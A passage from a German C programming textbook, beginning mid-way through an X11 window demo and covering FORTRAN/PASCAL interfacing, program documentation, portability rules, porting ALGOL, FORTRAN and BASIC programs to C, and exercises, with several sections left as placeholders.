```



```
XColor          yellow, exact, color1, color2, color3;
static XSegment segments[]={{350,100,380,280},{380,280,450,300}};
unsigned long   myforeground, mybackground;  /*fg & bg colors*/
int             myscreen, i, num=2, del=1, win=1;
char            text[10];

/* initialization */
if (!(mydisplay = XOpenDisplay(""))) {
  fprintf(stderr, "Cannot initiate a display connection");
  exit(1);
}
myscreen = DefaultScreen(mydisplay);  /* workstation d.s. */

/* default pixel values */
mybackground = WhitePixel(mydisplay, myscreen);
myforeground = BlackPixel(mydisplay, myscreen);

/* specification of window position and size */
myhint.x = 200; myhint.y = 300;
myhint.width = 550; myhint.height = 450;
myhint.flags = PPosition | PSize;

/* window creation */
mywin1 = XCreateSimpleWindow(mydisplay,
         DefaultRootWindow(mydisplay),
         myhint.x, myhint.y, myhint.width, myhint.height,
         5, myforeground, mybackground);
XSetStandardProperti(mydisplay, mywin1, hallo, hallo, None,
         argv, argc, &myhint);

myhint.x = 400; myhint.y = 400;
myhint.width = 700; myhint.height = 200;
myhint.flags = PPosition | PSize;
mywin2 = XCreateSimpleWindow(mydisplay,
         DefaultRootWindow(mydisplay),
         myhint.x, myhint.y, myhint.width, myhint.height,
         5, myforeground, mybackground);

/* creation of a new window */
XSetStandardProperties(mydisplay, mywin2, "Hallo", "Hallo",
                     None, argv, argc, &myhint);

/* pixmap creation */
mypixmap = XCreatePixmap(mydisplay,
           DefaultRootWindow(mydisplay),
           400, 200, DefaultDepth(mydisplay, myscreen));
```

```
/* GC creation and initialization */
mygc1 = XCreateGC(mydisplay, mywin1, 0, 0);
mygc12 = XCreateGC(mydisplay, mywin2, 0, 0);
newgc = XCreateGC(mydisplay, mywin2, 0, 0);

/* determination of default color map for a screen */
cmap = DefaultColormap(mydisplay, myscreen);
yellow.red = 65535; yellow.green = 65535; yellow.blue = 0;

/* allocation of a color cell */
if (XAllocColor(mydisplay, cmap, &yellow) == 0) {
  fprintf(stderr, "Cannot specify color");
  exit(2);
}

/* allocation of color cell using predefined color-name */
if (XAllocNamedColor(mydisplay, cmap, "red", &exact, &color1) == 0)
{
  fprintf(stderr, "Cannot use predefined color");
  exit(3);
}
if (XAllocNamedColor(mydisplay, cmap, "blue", &exact, &color2) == 0)
{
  fprintf(stderr, "Cannot use predefined color");
  exit(3);
}
if (XAllocNamedColor(mydisplay, cmap, "green", &exact, &color3) == 0)
{
  fprintf(stderr, "Cannot use predefined color");
  exit(3);
}
XSetWindowBackground(mydisplay, mywin1, color2.pixel);
          /* changing the background of window */
XSetWindowBackground(mydisplay, mywin2, color3.pixel);
XSetBackground(mydisplay, mygc1, color2.pixel);
          /* setting foreground attribute in GC structure */
XSetForeground(mydisplay, mygc1, yellow.pixel);
          /* setting background attribute in GC structure */
XSetForeground(mydisplay, mygc12, color1.pixel);
XSetBackground(mydisplay, mygc12, color3.pixel);
XSetBackground(mydisplay, newgc, mybackground);
XSetFont(mydisplay, mygc1, XLoadFont(mydisplay, "vrb-25"));
          /* setting font attribute in GC structure */
XSetFont(mydisplay, mygc12, XLoadFont(mydisplay, "vri-25"));
XSetFont(mydisplay, newgc, XLoadFont(mydisplay, "vri-25"));
```



```
/* window mapping */
XMapRaised(mydisplay, mywin1);
XMapRaised(mydisplay, mywin2);

/* input event selection */
XSelectInput(mydisplay, mywin1, KeyPressMask | ExposureMask);
XSelectInput(mydisplay, mywin2, KeyPressMask | ExposureMask |
             ButtonPressMask);

/* main event-reading loop */
while (1) {
  XNextEvent(mydisplay, &myevent);   /* read next event */
  switch (myevent.type) {

   /* process keyboard input */
   case KeyPress:
     i = XLookupString(&myevent, text, 10, &mykey, 0);
     if (i == 1 && (text[0] == 'q' | text[0] == 'Q')) {
       XFreeGC(mydisplay, mygc1);
       XFreeGC(mydisplay, mygc12);
       XFreeGC(mydisplay, newgc);
       if (!win) XDestroyWindow(mydisplay, newwin);
       XDestroyWindow(mydisplay, mywin1);
       if (del) XDestroyWindow(mydisplay, mywin2);
       XFreePixmap(mydisplay, mypixmap);
       XCloseDisplay(mydisplay);
       exit(0);
     }
     else
      if (i == 1 && (text[0] == 'c' | text[0] == 'C') &&
          myevent.xkey.window == mywin1) {
        XClearWindow(mydisplay, mywin1);
        XSetFont(mydisplay, mygc1, XLoadFont(mydisplay, "fgb-13"));
        XDrawImageString(mydisplay, mywin1, mygc1, 240, 400,
                         SUBWIN, strlen(SUBWIN));
        XDrawImageString(mydisplay, mywin1, mygc1, 240, 420,
                         CLEAR, strlen(CLEAR));
        XDrawImageString(mydisplay, mywin1, mygc1, 240, 440,
                         QUIT, strlen(QUIT));
        XSetFont(mydisplay, mygc1, XLoadFont(mydisplay, "vrb-25"));
      }
      else
        if (i == 1 && (text[0] == 'd' | text[0] == 'D') &&
            myevent.xkey.window == mywin2) {
          XDestroyWindow(mydisplay, mywin2);
          del = 0;
```

```
          }
          else
            if (i == 1 && (text[0] == 'n' | text[0] == 'N') &&
                myevent.xkey.window == mywin1) {
              if (win) {
                newwin = XCreateSimpleWindow(mydisplay,
                         mywin1, 70, 60, 400, 200, 1,
                         myforeground, mybackground);
                /* window mapping */
                XMapRaised(mydisplay, newwin);
                XSetForeground(mydisplay, newgc, mybackground);
                XFillRectangle(mydisplay, mypixmap, newgc,
                               0, 0, 400, 200);
                XSetForeground(mydisplay, newgc, color1.pixel);
                XDrawImageString(mydisplay, mypixmap, newgc,
                                140, 100, WIN3, strlen(WIN3));
                XSetFont(mydisplay, newgc, XLoadFont(mydisplay, "fgb-13"));
                XDrawImageString(mydisplay, mypixmap, newgc, 25,
                                 180, DELSUB, strlen(DELSUB));
                XSetFont(mydisplay, newgc, XLoadFont(mydisplay, "vri-25"));
                /* copying pixels from pixmap to window */
                XCopyArea(mydisplay, mypixmap, newwin, newgc, 0, 0,
                          400, 200, 0, 0);
              }
              else
                XDestroySubwindows(mydisplay, mywin1);
              win = !win;
            }
       break;

     /* repaint window on expose event */
     case Expose:
       if (myevent.xexpose.count == 0) {
         XDrawImageString(mydisplay, mywin1, mygc1,
                          50, 50, WIN1, strlen(WIN1));
         XDrawImageString(mydisplay, mywin2, mygc12,
                          270, 50, WIN2, strlen(WIN2));
         XSetFont(mydisplay, mygc1, XLoadFont(mydisplay, "fgb-13"));
         XDrawImageString(mydisplay, mywin1, mygc1, 240, 400,
                          SUBWIN, strlen(SUBWIN));
         XDrawImageString(mydisplay, mywin1, mygc1, 240, 420,
                          CLEAR, strlen(CLEAR));
         XDrawImageString(mydisplay, mywin1, mygc1, 240, 440,
                          QUIT, strlen(QUIT));
         XSetFont(mydisplay, mygc1, XLoadFont(mydisplay, "vrb-25"));
         XDrawImageString(mydisplay, mywin2, mygc12, 300, 180,
```



```
                          DELETE, strlen(DELETE));
         XDrawLine(mydisplay, mywin1, mygc1, 100, 100, 300, 300);
         XDrawSegments(mydisplay, mywin1, mygc1, segments, num);
         XDrawArc(mydisplay, mywin1, mygc1, 200, 160, 200, 200, 0, 23040);
         XFillArc(mydisplay, mywin1, mygc12, 60, 200, 120, 120, 0, 23040);
         XDrawRectangle(mydisplay, mywin1, mygc1, 60, 200, 120, 120);
       }
       break;

     /* process mouse-button presses */
     case ButtonPress:
       XSetFont(mydisplay, mygc1, XLoadFont(mydisplay,"vxms-37"));
       XDrawImageString(myevent.xbutton.display,
                        myevent.xbutton.window, mygc1,
                        myevent.xbutton.x, myevent.xbutton.y,
                        hi, strlen(hi));
       XSetFont(mydisplay, mygc1, XLoadFont(mydisplay, "vrb-25"));
       break;

     /* process keyboard mapping changes */
     case MappingNotify:
       XRefreshKeyboardMapping(&myevent);
    }
  }
}
```

Programm 4.52 : C-Programm für X-Window-System

4.20 Einbinden von FORTRAN-Modulen

Wenn Sie in ein C-Programm Funktionen oder Subroutinen einbinden wollen, die in FORTRAN geschrieben sind, kann es Schwierigkeiten geben. Der Fall ist nicht abwegig: Sie schreiben in C und benötigen eine Bibliothek, die es nur in FORTRAN gibt. Einen Vorgeschmack haben Sie in Abschnitt 4.16.3 *Parameterübergabe* bekommen. Unter folgenden Voraussetzungen geht es meist einfach:

- Die Datentypen stimmen überein. Das heißt,
- Der Aufruf erfolgt in gleicher Weise: FORTRAN kennt Funktionen und Subroutinen, C nur Funktionen.
- Das FORTRAN-Modul hat keine eigene Ein- oder Ausgabe.

(Fortsetzung folgt)

4.21 Einbinden von PASCAL-Modulen

Bei PASCAL-Modulen kommen zu den im vorigen Abschnitt erwähnten Schwierigkeiten noch ... hinzu.
(Fortsetzung folgt)

4.22 Dokumentation

Die **Dokumentation** dient dazu, ein Programm im Quellcode einem menschlichen Leser verständlicher zu machen. Längere undokumentierte Programme sind nicht nachzuvollziehen. Eine Dokumentation[18] gehört zu jedem Programm, das länger als eine Seite ist und länger als einen Tag benutzt werden soll.

Andererseits zählt das Schreiben von Dokumentationen nicht zu den Lieblingsbeschäftigungen der Programmierer, das Erfolgserlebnis fehlt. Wir stellen hier einige Regeln auf, die für Programme zum Eigengebrauch gelten; bei kommerziellen Programmen gehen die Forderungen weiter.

Die erste Gelegenheit zum Dokumentieren ist der **Kommentar** im Programm. Man soll reichlich kommentieren, aber keine nichtssagenden Bemerkungen einflechten. Wenn der Kommentar etwa die Hälfte des ganzen Programms ausmacht, ist das noch nicht übertrieben.

Zur Dokumentation legt die Norm DIN 66 230, Programmdokumentation Begriffe und Regeln fest. Wir verwenden folgende vereinfachte Gliederung:

1. Allgemeines
   - Name des Programms, Programmart (Vollprogramm, Funktion)
   - Zweck des Programms
   - Programmiersprache
   - Computertyp, Betriebssystem
   - Geräte (Drucker, Plotter, Maus)
   - Struktur als Grafik, Fließbild
   - externe Unterprogramme, soweit verwendet
2. Anwendung
   - Aufruf
   - Konstante, Variable
   - Eingabe (von Tastatur, aus Files)
   - Ausgabe (zum Bildschirm, Drucker, in Files)
   - Einschränkungen
   - Fehlermeldungen
   - Beispiel

[18]Real programmers write programs, not documentation.

   - Speicherbedarf
   - Zeitbedarf
3. Verfahren
   - Algorithmus
   - Genauigkeit
   - Gültigkeitsbereich
   - Literatur zum Verfahren
4. Bearbeiter
   - Name, Datum der Erstellung
   - Name, Datum von Änderungen

Das sieht nach Arbeit aus. Man braucht nicht in allen Fällen alle Punkte zu berücksichtigen, aber ohne eine solche Dokumentation läßt sich ein Programm nicht zuverlässig benutzen und weiterentwickeln.

4.23 Übertragen von Programmen

4.23.1 Regeln

Unter dem **Übertragen** oder **Portieren** von Programmen versteht man das Anpassen an ein anderes System unter Beibehaltung der Programmiersprache oder das Übersetzen in eine andere Programmiersprache auf demselben System, schlimmstenfalls beides zugleich.

Ein Programm läßt sich immer übertragen, indem man bis zur Aufgabenstellung zurückgeht. Das ist mit dem maximalen Aufwand verbunden; es läuft auf Neuschreiben hinaus. Unter günstigen Umständen kann ein Programm Zeile für Zeile übertragen werden, ohne die Aufgabe und die Algorithmen zu kennen. In diesem Fall reicht die Intelligenz eines Computers zum Übertragen; es gibt auch Programme für diese Tätigkeit[19]. Die wirklichen Aufgaben liegen zwischen diesen beiden Grenzfällen.

Schon beim ersten Schreiben eines Programmes erleichtert man eine künftige Übertragung, wenn man einige Regeln beherzigt. Man vermeide:

- Annahmen über Besonderheiten des Filesystems,
- Annahmen über die Reihenfolge der Auswertung von Ausdrücken, Funktionsargumenten oder Nebeneffekten,
- Annahmen über die Anordnung der Daten im Arbeitsspeicher,
- Annahmen über die Anzahl der signifikanten Zeichen von Namen,
- Annahmen über die automatische Initialisierung von Variablen,

[19]Im GNU-Projekt finden sich ein Program `f2c` (lies: f to c) zum Übertragen von FORTRAN nach C und ein Programm `p2c` zum Übertragen von PASCAL nach C.

- die Dereferenzierung von Nullpointern,
- Annahmen über die Darstellung von Pointern (Pointer sind keine Ganzzahlen!),
- die Annahme, einen Pointer dereferenzieren zu können, der nicht richtig auf eine Datengrenze ausgerichtet ist,
- die Annahme, daß Groß- und Kleinbuchstaben unterschieden werden,
- die Annahme, daß der Typ `char` vorzeichenbehaftet oder vorzeichenlos ist,
- Bitoperationen mit vorzeichenbehafteten Ganzzahlen,
- die Verwendung von Bitfeldern mit anderen Typen als `unsigned`,
- Annahmen über das Vorzeichen des Divisionsrestes bei der ganzzahligen Division,
- das Rechtsshiften negativer ganzzahliger Werte,
- die Annahme, daß eine `extern`-Deklaration in einem Block auch außerhalb des Blockes gilt.

Diese und noch einige Dinge werden von unterschiedlichen Betriebssystemen und Compilern unterschiedlich gehandhabt, und man weiß nie, was einem begegnet. Dagegen soll man:

- den Syntax-Prüfer `lint(1)` befragen,
- Präprozessor-Anweisungen und `typedef` benutzen, um Abhängigkeiten einzugrenzen,
- alle Variablen, Pointer und Funktionen ordentlich deklarieren,
- symbolische Konstanten (`#define`) anstelle von rätselhaften Werten im Programm verwenden,
- richtig ausgerichtete Unions anstelle von trickreichen Überlagerungen von Typen verwenden,
- nur die C-Standard-Funktionen verwenden oder für andere Funktionen die Herkunft oder den Quellcode angeben, mindestens aber die Funktionalität und die Syntax,
- alle unvermeidlichen Systemabhängigkeiten auf wenige Stellen konzentrieren und deutlich kommentieren.

Im folgenden wollen wir einige Beispiele betrachten, die nicht allzu lang und daher auch nur einfach sein können.

4.23.2 Beispiel Lineares Gleichungssystem: lin.c

(Allgemeines, siehe Weissinger; C-Programm)
(Fortsetzung folgt)

4.23.3 Übertragen von C nach PASCAL

(Lin. Gl., C-Programm nach PASCAL uebersetzt)
(Fortsetzung folgt)

4.23.4 Übertragen von C nach FORTRAN

(Lin. Gl., C-Programm nach FORTRAN uebersetzt)
(Fortsetzung folgt)

4.23.5 Übertragen von C nach BASIC

(Lin. Gl., C-Programm nach BASIC uebersetzt)
(Fortsetzung folgt)

4.23.6 Übertragen von ALGOL nach C

Wir haben hier ein ALGOL-Programm von Richard Wagner aus dem Buch von Karl Nickel *ALGOL-Praktikum* (1964) ausgewählt, weil es mit Sicherheit nicht im Hinblick auf eine Übertragung nach C geschrieben worden ist. Es handelt sich um die Bestimmung des Größten Gemeinsamen Teilers mit dem Algorithmus von Euklid. Daß wir die Aufgabe und den Algorithmus kennen, erleichtert die Arbeit, daß außer einigen Graubärten niemand mehr ALGOL kennt, erschwert sie.

```
'BEGIN' 'COMMENT' BEISPIEL 12 ;
'INTEGER' A, B, X, Y, R ;
L1:
READ(A,B) ;
'IF' A 'NOT LESS' B
'THEN''BEGIN' X:= A ; Y:= B 'END'
'ELSE''BEGIN' X:= B ; Y:= A 'END' ;
L2:
R:= X - Y*ENTIER(X/Y) ;
'IF' R 'NOT EQUAL' 0 'THEN''BEGIN' X:= Y ; Y:= R ; 'GO TO' L2 'END' ;
PRINT(A,B,Y) ;
'GO TO' L1
'END'
```

Programm 4.53 : ALGOL-Programm GGT nach Euklid

Die Einlese- und Übersetzungszeit auf einer Z22 betrug 50 Sekunden, die Rechen- und Druckzeit 39 Sekunden. Damals hatten schnelle Kopfrechner noch eine Chance. Eine Analyse des Quelltextes ergibt:

- Das Programm besteht aus *einem* File mit dem Hauptprogramm (war kaum anders möglich),

- Schlüsselwörter stehen in Hochkommas,
- logische Blöcke werden durch `begin` und `end` begrenzt,
- es kommen nur ganzzahlige Variable vor,
- es wird Ganzzahl-Arithmetik verwendet,
- an Funktionen treten `read()` und `print()` auf,
- an Kontrollstrukturen werden `if - then - else` und `goto` verwendet.

Das sieht hoffnungsvoll aus. Die Übertragung nach C:

```
/* Groesster Gemeinsamer Teiler nach Euklid
   Uebertragung eines ALGOL-Programms aus K. Nickel nach C
   W. Alex, Universitaet Karlsruhe, 07. Mai 1992
   zu compilieren mit cc -o ggt ggt.c    */

#include <stdio.h>

int main()
{
int a, b, x, y, r;

while(1) {

/* Eingabe */

puts("GGT von a und b nach Euklid");
        puts("Beenden mit Eingabe 0");
printf("Bitte a und b eingeben: ");
scanf("%d %d", &a, &b);

/* Beenden, falls a oder b gleich 0 */

if ((a == 0) || (b == 0)) exit(0);

/* x muss den groesseren Wert aus a und b enthalten */

if (a >= b) { x = a; y = b; }
else        { x = b; y = a; }

/* Euklid */

while (r = x % y) {
x = y;
y = r;
}
```



```
/* Ausgabe */

printf("%d und %d haben den GGT %d\n", a, b, y);
}
}
```

Programm 4.54 : C-Programm GGT nach Euklid

Der auch nach UNIX-Maßstäben karge Dialog des ALGOL-Programms wurde etwas angereichert, die `goto`-Schleifen wurden durch `while`-Schleifen ersetzt und der ALGOL-Behelf zur Berechnung des Divisionsrestes (`entier`) durch die in C vorhandene Modulo-Operation.

Bei einem Vergleich mit dem Programm 4.34 sieht man, wie unterschiedlich selbst ein so einfacher Algorithmus programmiert werden kann. Dazu kommen andere Algorithmen zur Lösung derselben Aufgabe, beispielsweise das Ermitteln aller Teiler der beiden Zahlen und das Herausfischen des GGT.

4.23.7 Übertragen von PASCAL nach C

(Fortsetzung folgt (Valeria))

4.23.8 Übertragen von FORTRAN nach C

Gegeben sei ein einfaches Programm zur Lösung quadratischer Gleichungen in FORTRAN77:

```
c     -----------------------------------------------------
c     Loesung der quadratischen Gleichung  a*x*x + b*x + c = 0
c     reelle Koeffizienten, Loesungen auch komplex
c     G. Bernoer, Universitaet Karlsruhe, 06. Mai 1992
c     -----------------------------------------------------
      program quad
c
      real    a,b,c,d,h,r,s,x1,x2
      real    eps
      complex x1c,x2c
      data    eps/1.0e-30/
c
      write(*,*) 'Loesung von  a*x*x + b*x + c = 0'
      write(*,*) 'Bitte  a, b, und c eingeben'
      read (*,*) a,b,c
c     -----------------------------------------------------
c     1. Fall :  a nahe Null, lineare Gleichung
c     -----------------------------------------------------
      if (abs(a) .lt. eps) then
         write(*,*) 'WARNUNG :  a nahe Null, Null angenommen'
         if (abs(b) .lt. eps) then
```

```
            write(*,*) 'WARNUNG :  auch b nahe Null, Unsinn'
            goto 100
        else
            write(*,*) 'Loesung :  x = ',-c/b
            goto 100
        endif
      else
c     -------------------------------------------------------
c     Berechnung der Diskriminanten d
c     -------------------------------------------------------
        d = b*b - 4.0*a*c
        h = a+a
c     -------------------------------------------------------
c     2. Fall :  eine oder zwei reelle Loesungen
c     -------------------------------------------------------
        if  ( d .ge. 0.0 )  then
            s = sqrt(d)
            x1 = (-b + s) / h
            x2 = (-b - s) / h
            write(*,*) 'Eine oder zwei reelle Loesungen'
            write(*,*) 'x1 = ', x1
            write(*,*) 'x2 = ', x2
            goto 100
c     -------------------------------------------------------
c     3. Fall :  konjugiert komplexe Loesungen
c     -------------------------------------------------------
        else
            r = -b / h
            s = sqrt(-d) / h
            x1c = cmplx(r,s)
            x2c = cmplx(r,-s )
            write(*,*) 'Konjugiert komplexe Loesungen'
            write(*,*) 'x1 = ', x1c
            write(*,*) 'x2 = ', x2c
            goto 100
        endif
      endif
c     -------------------------------------------------------
c     Programmende
c     -------------------------------------------------------
100   stop
      end
```

Programm 4.55 : FORTRAN-Programm Quadratische Gleichung mit reellen Koeffizienten

Eine Analyse des Quelltextes ergibt:

- Das Programm besteht aus *einem* File mit *einem* Hauptprogramm,
- es kommen reelle und komplexe Variable vor,
- es wird Gleitkomma-Arithmetik verwendet, aber keine Komplex-Arithmetik (was die Übertragung nach C erleichtert),
- an Funktionen treten abs(), sqrt() und cmplx() auf,
- an Kontrollstrukturen werden `if - then - else - endif` und `goto` verwendet.

Wir werden etwas Arbeit mit den komplexen Operanden haben. Die Sprunganweisung `goto` gibt es zwar in C, aber wir bleiben standhaft und vermeiden sie. Alles übrige sieht einfach aus.

Als Ersatz für den komplexen Datentyp bietet sich ein Array of float oder double an. Eine Struktur wäre auch möglich. Falls komplexe Arithmetik vorkäme, müßten wir uns die Operationen selbst schaffen. Hier werden aber nur die komplexen Zahlen ausgegeben, was harmlos ist. Das `goto` wird hier nur gebraucht, um nach der Ausgabe der Lösung ans Programmende zu springen. Wir werden in C dafür eine Funktion `done()` aufrufen. Das nach C übertragene Programm:

```
/* Loesung der quadratischen Gleichung a*x*x + b*x + c = 0
   reelle Koeffizienten, Loesungen auch komplex
   G. Bernoer, Universitaet Karlsruhe, 06. Mai 1992
   uebertragen von FORTRAN nach C W. Alex, 07. Mai 1992
   zu compilieren mit cc quad.c -lm  */

#define EPS 1.0e-30           /* Typ double! */

#include <stdio.h>            /* wg. puts, printf, scanf */
#include <math.h>             /* wg. fabs, sqrt */

int done();

int main()
{
double a, b, c, d, h, s, x1, x2;
double z[2];

puts("Loesung von a*x*x + b*x + c = 0");
puts("Bitte a, b und c eingeben");
scanf("%lf %lf %lf", &a, &b, &c);

/* 1. Fall: a nahe Null, lineare Gleichung */

if (fabs(a) < EPS) {
puts("WARNUNG: a nahe Null, als Null angenommen");
```

```
if (fabs(b) < EPS) {
puts("WARNUNG: auch b nahe Null, Unsinn");
done();
}
else {
printf("Loesung: %lf\n", -c/b);
done();
}
}
else {

/* Berechnung der Diskriminanten d */

d = b * b - 4.0 * a * c;
h = a + a;

/* 2. Fall: eine oder zwei reelle Loesungen */

if (d >= 0.0) {
s = sqrt(d);
x1 = (-b + s) / h;
x2 = (-b - s) / h;
puts("Eine oder zwei reelle Loesungen");
printf("x1 = %lf\n", x1);
printf("x2 = %lf\n", x2);
done();
}
else {

/* 3. Fall: konjugiert komplexe Loesungen */

z[0] = -b / h;
z[1] = sqrt(-d) / h;
puts("Konjugiert komplexe Loesungen");
printf("x1 = (%lf   %lf)\n", z[0], z[1]);
printf("x2 = (%lf  %lf)\n", z[0], -z[1]);
done();
}
}
}

/* Funktion done() zur Beendigung des Programms */

int done()
{
return(0);
```



```
}
```

Programm 4.56 : C-Programm Quadratische Gleichung, aus FORTRAN übertragen

Bei der Übertragung haben wir keinen Gebrauch von unseren Kenntnissen über quadratische Gleichungen gemacht, sondern ziemlich schematisch gearbeitet. Mathematische Kenntnisse sind trotzdem hilfreich, auch sonst im Leben.

Wir erhöhen den Reiz der Aufgabe, indem wir auch komplexe Koeffizienten zulassen:

```
c     -----------------------------------------------------
c     Loesung der quadratischen Gleichung  a*x*x + b*x + c = 0
c     mit komplexen Koeffizienten a, b und c
c     G. Bernoer, Universitaet Karlsruhe, 15. Mai 1992
c     -----------------------------------------------------
      program quadi
c
      complex a,b,c,h,s,x1,x2
      real    eps
      data    eps/1.0e-30/
c
      write(*,*) 'Loesung von  a*x*x + b*x + c = 0'
      write(*,*) 'Bitte a, b und c als komplexe Werte eingeben'
      read (*,*) a,b,c
c     -----------------------------------------------------
c     1. Fall :  a nahe Null, lineare Gleichung
c     -----------------------------------------------------
      if (abs(real(a)) .lt. eps .and. abs(aimag(a)) .lt. eps) then
          write(*,*) 'WARNUNG :  a nahe Null, Null angenommen'
          if (abs(real(b)).lt.eps .and. abs(aimag(b)).lt.eps) then
              write(*,*) 'WARNUNG :  auch b nahe Null, Unsinn'
              goto 100
          else
              write(*,*) 'Loesung :  x = ',-c/b
              goto 100
          endif
      endif
c     -----------------------------------------------------
c     2. Fall :  eine oder zwei reelle oder komplexe Loesungen
c     -----------------------------------------------------
      h = a + a
      s = csqrt(b*b - (4.0,0.0)*a*c)
      x1 = (-b + s) / h
      x2 = (-b - s) / h
      write(*,*) 'Eine oder zwei reelle oder komplexe Loesungen'
      write(*,*) 'x1 = ', x1
```

```
      write(*,*) 'x2 = ', x2
c     -------------------------------------------------------
c     Programmende
c     -------------------------------------------------------
100   stop
      end
```

Programm 4.57 : FORTRAN-Programm Quadratische Gleichung mit komplexen Koeffizienten

Die Schwierigkeit liegt in der Arithmetik komplexer Zahlen, die in C nicht standardmäßig vorhanden ist.

(Fortsetzung folgt)

Schließlich wollen wir das Programm als Funktion (Subroutine) schreiben, die von einem übergeordneten Programm aufgerufen wird:

```
c     -------------------------------------------------------
c     Loesung der quadratischen Gleichung  a*x*x + b*x + c = 0
c     mit komplexen Koeffizienten a, b und c
c     G. Bernoer, Universitaet Karlsruhe, 15. Mai 1992
c     -------------------------------------------------------
      program quadis
c
      complex a,b,c,x1,x2
      integer error
c
      write(*,*) 'Loesung von  a*x*x + b*x + c = 0'
      write(*,*) 'Bitte  a, b, und c als komplexe Werte eingeben'
      read (*,*) a,b,c
c
      call result(a,b,c,x1,x2,error)
c
      if (error .eq. -1) then
          write(*,*) 'WARNUNG :  a nahe Null, Null angenommen'
          write(*,*) 'Loesung :  x = ',x1
      else if (error .eq. -2) then
          write(*,*) 'WARNUNG :  a und b nahe Null, Unsinn'
      else if (error .eq. 0) then
          write(*,*) 'Eine oder zwei reelle oder komplexe Loesungen'
          write(*,*) 'x1 = ', x1
          write(*,*) 'x2 = ', x2
      endif
c     -------------------------------------------------------
c     Programmende
c     -------------------------------------------------------
      end
c
```



```
      subroutine result(a,b,c,x1,x2,error)
      complex a,b,c,h,s,x1,x2
      integer error
      real    eps
      data    eps/1.0e-30/
c     -------------------------------------------------------
c     1. Fall :  a nahe Null, lineare Gleichung
c     -------------------------------------------------------
      if (abs(real(a)) .lt. eps .and. abs(aimag(a)) .lt. eps) then
          error = -1
          if (abs(real(b)).lt.eps .and. abs(aimag(b)).lt.eps) then
              error = -2
              goto 100
          else
              x1 = -c/b
              goto 100
          endif
      endif
c     -------------------------------------------------------
c     2. Fall :  eine oder zwei reelle oder komplexe Loesungen
c     -------------------------------------------------------
      error = 0
      h = a + a
      s = csqrt(b*b - (4.0,0.0)*a*c)
      x1 = (-b + s) / h
      x2 = (-b - s) / h
c     -------------------------------------------------------
c     Ruecksprung ins rufende Programm
c     -------------------------------------------------------
100   return
      end
```

Programm 4.58 : FORTRAN-Programm Quadratische Gleichung mit Subroutine

(Beispiel mit f2c)

(Fortsetzung folgt)

4.23.9 Übertragen von BASIC nach C

Wir nehmen ein einfaches BASIC-Programm, das die Primzahlen mit dem Sieb des Erathostenes berechnet:

```
10 REM Sieb des Erathostenes (Primzahlen)
20 REM W. Alex, Weingarten, 06.04.1991
30 REM GW-BASIC fuer IBM-PCs
40 CLS
50 INPUT "Grenze n eingeben : ", N
```

```
60 CLS
70 PRINT "Primzahlen (Erathostenes) bis " N
80 PRINT
90 T1 = TIMER
100 DIM A%(N)
110 PRINT 2,
120 REM Schleifenbeginn
125 REM Schleifenende genaugenommen bei INT(SQR(N+1))
130 FOR I=3 TO N STEP 2
140 IF A%(I) = 1 THEN 190
150 PRINT I,
160 FOR J=I+I TO N STEP I
170 A%(J)=1
180 NEXT J
190 NEXT I
200 REM Schleifenende
210 REM Ausgabe der restlichen Primzahlen
220 FOR J=I TO N STEP 2
230 IF A%(J)=0 THEN PRINT J,
240 NEXT J
250 T2 = TIMER
260 PRINT CHR$(13)
270 PRINT "Zeitbedarf: " USING "###.##_ _s"; T2 -T1
280 END
```

Programm 4.59 : BASIC-Programm Sieb des Erathostenes

(Fortsetzung folgt)

4.24 Übungen

Die Programmierübungen sind anders aufgebaut als die Übungen zu UNIX, denn man kann wohl ein einzelnes Shell-Kommando ausprobieren, aber nicht ein einzelnes C-Schlüsselwort. Außerdem führen beim Programmieren mehrere Wege zum Ziel, siehe Abschnitt 4.5 *Qualität und Stil*. Jede Aufgabe beginnt mit einem einfachen Programm und wird schrittweise komplexer. Weitere Aufgaben finden sich in dem Buch von Brian W. Kernighan und Dennis M. Ritchie, zu dem es auch ein Buch mit Lösungen gibt.

4.24.1 Ein- und Ausgabe, Sortieren

Schreiben sie ein Programm, das eine Stringkonstante (Hallo!) auf `stdout` ausgibt (#include, stdio.h, main(), puts(3) oder printf(3), return oder exit(2)). Verwenden Sie für den String eine symbolische Konstante (#define). Vergessen Sie den Kommentar nicht.

Erweitern sie das Programm so, daß nach der Ausgabe ein durch RETURN abgeschlossener String von einer maximalen Länge von 100 Zeichen eingelesen und anschließend ausgegeben wird (scanf(3)).

Ergänzen Sie das Programm durch eine Funktion zum Sortieren der Zeichen des Strings gemäß der ASCII-Tabelle und geben Sie auch den sortierten String aus. Der ursprüngliche String soll erhalten bleiben.

4.24.2 Filter

Schreiben sie ein Filter, das den IBM-PC-Zeichensatz nach US-ASCII umwandelt (ä in ae, ß in ss usw.). In deutschen Texten ungebräuchliche Sonderzeichen wie Grafiksymbole, Griechen usw. sollen dabei durch einen Stern wiedergegeben werden (switch-default).

4.24.3 Menu, curses

Schreiben Sie das Shellscript *Menu* in C um (switch). Verwenden Sie dabei als Menupunkte Dienstprogramme, wie sie beim Umgang mit Files verwendet werden (ls, ll, pg, whereis).

Erweitern Sie das Menu durch Untermenus, verwenden Sie dabei `curses(3)`-Funktionen.

4.24.4 Strukturen

Schreiben sie ein Programm für die Mitgliederverwaltung eines kleinen Vereins (weniger als 100 Mitglieder).

Vermutlich haben Sie für die Mitgliederliste ein Array von Strukturen aufgebaut und seine Elemente über Indizes angesprochen. Ersetzen Sie die Indizes durch Pointer.

Ersetzen Sie das Array durch eine verkettete Liste.

Verteilen Sie die Funktionen auf mehrere Files. Verwenden sie zum Compilieren ein makefile.

4.24.5 Systemaufrufe, Signale

Schreiben sie ein Programm, das alle möglichen Auskünfte über sich und das System, auf dem ausgeführt wird, gibt.

4.24.6 Rekursion

Schreiben sie das Shellscript *Hanoi* in C um.

4.24.7 Bibliothek Bruchrechnung

Erfinden sie einen Datentyp *Bruch* und schreiben Sie eine Bibliothek für die Grundrechenarten. Zeigen Sie den Gebrauch in einem kleinen Programm.

4.25 Eine andere Denkweise: C++

